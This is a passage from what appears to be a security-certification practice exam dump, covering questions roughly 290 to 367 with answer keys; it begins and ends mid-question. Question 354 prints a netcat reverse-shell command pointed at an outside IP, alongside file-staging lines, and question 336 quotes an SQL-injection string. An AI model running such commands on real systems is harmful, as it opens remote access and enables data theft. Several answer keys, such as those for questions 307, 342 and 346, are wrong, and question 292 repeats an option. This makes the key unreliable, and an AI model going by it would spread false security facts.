A. Flip the documents face down so no one knows these documents are PII sensitive
B. Shred the documents and let the owner print the new set
C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
D. Report to the human resources manager that their personnel are violating a privacy policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 291
Which of the following authentication concepts is a gait analysis MOST closely associated?

A. Somewhere you are
B. Something you are
C. Something you do
D. Something you know

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 292

Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

A. The server should connect to external Stratum 0 NTP servers for synchronization
B. The server should connect to internal Stratum 0 NTP servers for synchronization C. The server should connect to external Stratum 1 NTP servers for synchronization
D. The server should connect to external Stratum 1 NTP servers for synchronization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 293

When sending messages using symmetric encryption, which of the following must happen FIRST?

A. Exchange encryption key
B. Establish digital signatures
C. Agree on an encryption method
D. Install digital certificates

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 294

Which of the following is an asymmetric function that generates a new and separate key every time it runs?

A. RSA

B. DSA
C. DHE
D. HMAC
E. PBKDF2

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 295

A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

A. Phishing
B. Man-in-the-middle
C. Tailgating
D. Watering hole
E. Shoulder surfing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 296

An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. The Chief Information Security Officer (CISO) suggests that the organization employ desktop imaging technology for such a large-scale upgrade. Which of the following is a security benefit of implementing an imaging solution?

A. It allows for faster deployment.
B. It provides a consistent baseline.
C. It reduces the number of vulnerabilities.
D. It decreases the boot time.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 297


Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack.
Which of the following is considered to be a corrective action to combat this vulnerability?

A. Install an antivirus definition patch
B. Educate the workstation users
C. Leverage server isolation
D. Install a vendor-supplied patch
E. Install an intrusion detection system

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 298
A security administrator suspects that a DDoS attack is affecting the DNS server. The administrator accesses a workstation with the hostname of workstation01 on the network and obtains the following output from the ipconfig command:



```
IP Address     Subnet Mask     Default Gateway DNS Server Address
192.168.1.26  255.255.255.0  192.168.1.254   192.168.1.254
```

The administrator successfully pings the DNS server from the workstation. Which of the following commands should be issued from the workstation to verify the DDoS attack is no longer occuring?

A. dig www.google.com
B. dig 192.168.1.254
C. dig workstation01.com
D. dig 192.168.1.26

Correct Answer: C

Section: (none)
Explanation QUESTION
299

A security administrator has configured a RADIUS and a TACACS+ server on the company's network. Network devices will be required to connect to the TACACS+ server for authentication and send accounting information to the RADIUS server. Given the following information:

```
RADIUS IP: 192.168.20.45
TACACS+ IP: 10.23.65.7
```

Which of the following should be configured on the network clients? (Choose two.)

A. Accounting port: TCP 389
B. Accounting port: UDP 1812
C. Accounting port: UDP 1813
D. Authentication port: TCP 49
E. Authentication port: TCP 88
F. Authentication port: UDP 636

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 300

A security analyst receives a notification from the IDS after working hours, indicating a spike in network traffic. Which of the following BEST describes this type of IDS?

A. Anomaly-based
B. Stateful
C. Host-based
D. Signature-based

Correct Answer: A
Section: (none)
Explanation QUESTION 301

A security analyst is hardening a large-scale wireless network. The primary requirements are the following: ▪ Must use authentication through EAP-TLS certificates
▪ Must use an AAA server
▪ Must use the most secure encryption protocol

Given these requirements, which of the following should the analyst implement and recommend? (Choose two.)

A. 802.1X
B. 802.3
C. LDAP
D. TKIP
E. CCMP
F. WPA2-PSK

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 302

A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot

D. Port mirroring

Correct Answer: D
Section: (none)
Explanation

QUESTION 303

An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

A. NIPS
B. HIDS
C. Web proxy
D. Elastic load balancer
E. NAC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 304

Which of the following is the main difference between an XSS vulnerability and a CSRF vulnerability?

A. XSS needs the attacker to be authenticated to the trusted server.
B. XSS does not need the victim to be authenticated to the trusted server.
C. CSRF needs the victim to be authenticated to the trusted server.
D. CSRF does not need the victim to be authenticated to the trusted server.
E. CSRF does not need the attacker to be authenticated to the trusted server.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 305

Which of the following methods minimizes the system interaction when gathering information to conduct a vulnerability assessment of a router?

A. Download the configuration
B. Run a credentialed scan.
C. Conduct the assessment during downtime
D. Change the routing to bypass the router.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 306
Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

A. It allows the software to run in an unconstrained environment with full network access.
B. It eliminates the possibility of privilege escalation attacks against the local VM host.
C. It facilitates the analysis of possible malware by allowing it to run until resources are exhausted.
D. It restricts the access of the software to a contained logical space and limits possible damage.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 307
A buffer overflow can result in:

A. loss of data caused by unauthorized command execution.
B. privilege escalation caused by TPM override.
C. reduced key strength due to salt manipulation.
D. repeated use of one-time keys.

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 308

Users are attempting to access a company's website but are transparently redirected to another websites. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 309

Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 310

Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 311

Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 312


A network administrator is brute forcing accounts through a web interface. Which of the following would provide the BEST defense from an account password being discovered?

A. Password history
B. Account lockout
C. Account expiration
D. Password complexity

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
QUESTION 313
An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:



IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny


Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

A. The permit statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP
B. The deny statement for 204.211.38.52/24 should be changed to a permit statement
C. The permit statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631
D. The permit statement for 204.211.38.211/24 should be changed to TCP port 631 only instead of ALL

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 314
A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:



```
Database:  CustomerAccess1
Column:    Password
Data type: MD5 Hash
Salted?:   No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Choose two.)

A. Start using salts to generate MD5 password hashes
B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 315
A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 316
Which of the following are considered among the BEST indicators that a received message is a hoax? (Choose two.)

A. Minimal use of uppercase letters in the message
B. Warnings of monetary loss to the receiver
C. No valid digital signature from a known security organization
D. Claims of possible damage to computer hardware
E. Embedded URLs

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 317
Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 318
A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 319
A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH
B. SFTP
C. HTTPS
D. SNMP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 320
A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)

A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance
E. Run an exploitation framework to confirm vulnerabilities

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 321
Students at a residence hall are reporting Internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 322
A security administrator is performing a risk assessment on a legacy WAP with a WEP-enabled wireless infrastructure. Which of the following should be implemented to harden the infrastructure without upgrading the WAP?

A. Implement WPA and TKIP
B. Implement WPS and an eight-digit pin
C. Implement WEP and RC4
D. Implement WPA2 Enterprise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 323

A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

A. To allow for visibility of the servers' status indicators
B. To adhere to cable management standards
C. To maximize the fire suppression system's efficiency
D. To provide consistent air flow

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 324

To get the most accurate results on the security posture of a system, which of the following actions should the security analyst do prior to scanning?

A. Log all users out of the system
B. Patch the scanner
C. Reboot the target host
D. Update the web plugins

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 325

While investigating a virus infection, a security analyst discovered the following on an employee laptop: ▪
Multiple folders containing a large number of newly released movies and music files
▪ Proprietary company data
▪ A large amount of PHI data

- Unapproved FTP software
- Documents that appear to belong to a competitor Which

of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 326
An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 327

A security analyst is implementing PKI-based functionality to a web application that has the following requirements: ▪ File contains certificate information
▪ Certificate chains
▪ Root authority certificates
▪ Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

A. .pfx certificate
B. .cer certificate
C. .der certificate
D. .crt certificate

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 328
A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Choose two.)

A. RAT
B. Ransomware
C. Worm
D. Trojan
E. Backdoor

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 329

An organization electronically processes sensitive data within a controlled facility. The Chief Information Security Officer (CISO) wants to limit emissions from emanating from the facility. Which of the following mitigates this risk?

A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission spillage
B. Hardening the facility through the use of secure cabinetry to block emissions
C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
D. Employing security guards to ensure unauthorized personnel remain outside of the facility

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 330

As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the Internet in a secure manner. Which of the following protocols would BEST meet this objective? (Choose two.)

A. LDAPS B.
SFTP
C. HTTPS
D. DNSSEC
E. SRTP

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 331

An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the Chief Executive Officer (CEO).

Which of the following is the best NEXT step for the analyst to take?

A. Call the CEO directly to ensure awareness of the event
B. Run a malware scan on the CEO's workstation
C. Reimage the CEO's workstation
D. Disconnect the CEO's workstation from the network

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 332
A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 333
An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network.

Which of the following account types should the employees receive?


A. Shared account
B. Privileged account
C. User account

D. Service account

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 334
A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:



Enforce password history:	Three passwords remembered
Maximum password age:	30 days
Minimum password age:	Zero days
Complexity requirements:	At least one special character, one uppercase
Minimum password length:	Seven characters
Lockout duration:	One day
Lockout threshold:	Five failed attempts in 15 minutes

Which of the following adjustments would be the MOST appropriate for the service account?

A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 335

An employee in the finance department receives an email, which appears to come from the Chief Financial Officer (CFO), instructing the employee to immediately wire a large sum of money to a vendor. Which of the following BEST describes the principles of social engineering used? (Choose two.)


A. Familiarity
B. Scarcity
C. Urgency
D. Authority
E. Consensus

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 336

A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:



“SELECT * FROM” and ‘1’=’1’

Which of the following can the security administrator determine from this?

A. An SQL injection attack is being attempted
B. Legitimate connections are being dropped
C. A network scan is being done on the system
D. An XSS attack is being attempted

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 337
A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 338
A corporation is concerned that, if a mobile device is lost, any sensitive information on the device could be accessed by third parties. Which of the following would BEST prevent this from happening?

A. Initiate remote wiping on lost mobile devices
B. Use FDE and require PINs on all mobile devices
C. Use geolocation to track lost devices
D. Require biometric logins on all mobile devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 339
Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

A. PGP
B. HTTPS
C. WPA
D. TLS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 340

A company needs to implement a system that only lets a visitor use the company's network infrastructure if the visitor accepts the AUP. Which of the following should the company use?


A. WiFi-protected setup
B. Password authentication protocol
C. Captive portal
D. RADIUS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 341

An analyst is currently looking at the following output:



Software Name	Status	Licensed	Used
Software 1	Approved	100	91
Software 2	Approved	50	52
Software 3	Approved	100	87
Software 4	Approved	50	46
Software 5	Denied	0	0

Which of the following security issues has been discovered based on the output?

A. Insider threat
B. License compliance violation

C. Unauthorized software
D. Misconfigured admin permissions

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 342
A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes. Which of the following configurations should the security administrator set up in order to complete this request?

A. LDAP
B. RADIUS
C. SAML
D. NTLM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 343
An organization wants to implement a method to correct risks at the system/application layer. Which of the following is the BEST method to accomplish this goal?

A. IDS/IPS
B. IP tunneling
C. Web application firewall
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 344
A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited imformation pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 345
When considering IoT systems, which of the following represents the GREATEST ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion
D. Not using industry standards

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 346
A systems administrator has been assigned to create accounts for summer interns. The interns are only authorized to be in the facility and operate computers under close supervision. They must also leave the facility at designated times each day. However, the interns can access intern file folders without supervision. Which of the following represents the BEST way to configure the accounts? (Choose two.)

A. Implement time-of-day restrictions.
B. Modify archived data.
C. Access executive shared portals.
D. Create privileged accounts.
E. Enforce least privilege.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:
QUESTION 347
An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 348
A security administrator needs to configure remote access to a file share so it can only be accessed between the hours of 9:00 a.m. and 5:00 p.m. Files in the share can only be accessed by members of the same department as the data owner. Users should only be able to create files with approved extensions, which may differ by department. Which of the following access controls would be the MOST appropriate for this situation?

A. RBAC
B. MAC
C. ABAC
D. DAC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 349
Confidential corporate data was recently stolen by an attacker who exploited data transport protections.

Which of the following vulnerabilities is the MOST likely cause of this data breach?

A. Resource exhaustion on VPN concentrators
B. Weak SSL cipher strength
C. Improper input handling on FTP site
D. Race condition on packet inspection firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 350
A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

“Your message has been quarantined for the following policy violation: external potential_PII. Please contact the IT security administrator for further details”.

Which of the following BEST describes why this message was received?

A. The DLP system flagged the message.
B. The mail gateway prevented the message from being sent to personal email addresses.
C. The company firewall blocked the recipient’s IP address.
D. The file integrity check failed for the attached files.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 351
A security analyst is specifying requirements for a wireless network. The analyst must explain the security features provided by various architecture choices.

Which of the following is provided by PEAP, EAP-TLS, and EAP-TTLS?

A. Key rotation
B. Mutual authentication
C. Secure hashing
D. Certificate pinning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 352
Which of the following is used to encrypt web application data?

A. MD5
B. AES
C. SHA
D. DHA

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 353


Which of the following are considered to be “something you do”? (Choose two.)

A. Iris scan
B. Handwriting
C. CAC card
D. Gait
E. PIN
F. Fingerprint

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
QUESTION 354
A security analyst believes an employee’s workstation has been compromised. The analyst reviews the system logs, but does not find any attempted logins. The analyst then runs the `diff` command, comparing the C:\Windows\System32 directory and the installed cache directory. The analyst finds a series of files that look suspicious.

One of the files contains the following commands:



```
cmd /C %TEMP%\nc -e cmd.exe 34.100.43.230
copy  *.doc  >  %TEMP%\docfiles.zip
copy  *.xls  >  %TEMP%\xlsfiles.zip
copy  *.pdf  >  %TEMP%\pdffiles.zip
```

Which of the following types of malware was used?

A. Worm
B. Spyware
C. Logic bomb
D. Backdoor

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 355
Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

A. Authorization
B. Authentication
C. Accounting
D. Identification

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 356
Which of the following differentiates ARP poisoning from a MAC spoofing attack?

A. ARP poisoning uses unsolicited ARP replies.
B. ARP poisoning overflows a switch's CAM table.
C. MAC spoofing uses DHCPOFFER/DHCPACK packets.
D. MAC spoofing can be performed across multiple routers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 357

An audit found that an organization needs to implement job rotation to be compliant with regulatory requirements. To prevent unauthorized access to systems after an individual changes roles or departments, which of the following should the organization implement?

A. Permission auditing and review
B. Exit interviews
C. Offboarding
D. Multifactor authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 358
A company has just completed a vulnerability scan of its servers. A legacy application that monitors the HVAC system in the datacenter presents several challenges, as the application vendor is no longer in business.

Which of the following secure network architecture concepts would BEST protect the other company servers if the legacy server were to be exploited?

A. Virtualization
B. Air gap
C. VLAN
D. Extranet

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 359
Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance
B. Pivoting

C. White box testing
D. Persistence

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 360
A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources.

Which of the following is the immediate NEXT step the technician should take?

A. Determine the source of the virus that has infected the workstation.
B. Sanitize the workstation's internal drive.
C. Reimage the workstation for normal operation.
D. Disable the network connections on the workstation.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 361
A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server. Which of the following has MOST likely occurred? (Choose three.)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Virus
E. Ransomware

F. Backdoor
G. DDoS attack

Correct Answer: ADE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 362
A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator.

Which of the following protocols should be configured on the RADIUS server? (Choose two.)

A. PAP
B. MSCHAP
C. PEAP
D. NTLM
E. SAML

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 363
A security engineer implements multiple technical measures to secure an enterprise network. The engineer also works with the Chief Information Officer (CIO) to implement policies to govern user behavior.

Which of the following strategies is the security engineer executing?

A. Baselining
B. Mandatory access control
C. Control diversity

D. System hardening

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 364
A security analyst identified an SQL injection attack.

Which of the following is the FIRST step in remediating the vulnerability?

A. Implement stored procedures.
B. Implement proper error handling.
C. Implement input validations.
D. Implement a WAF.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 365
Which of the following types of security testing is the MOST cost-effective approach used to analyze existing code and identity areas that require patching?

A. Black box
B. Gray box
C. White box
D. Red team
E. Blue team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 366

A company is performing an analysis of the corporate enterprise network with the intent of identifying any one system, person, function, or service that, when neutralized, will cause or cascade disproportionate damage to the company's revenue, referrals, and reputation.

Which of the following an element of the BIA that this action is addressing?

A. Identification of critical systems
B. Single point of failure
C. Value assessment
D. Risk register

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 367

In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility.

Which of the following describes the type of actors that may have been implicated?

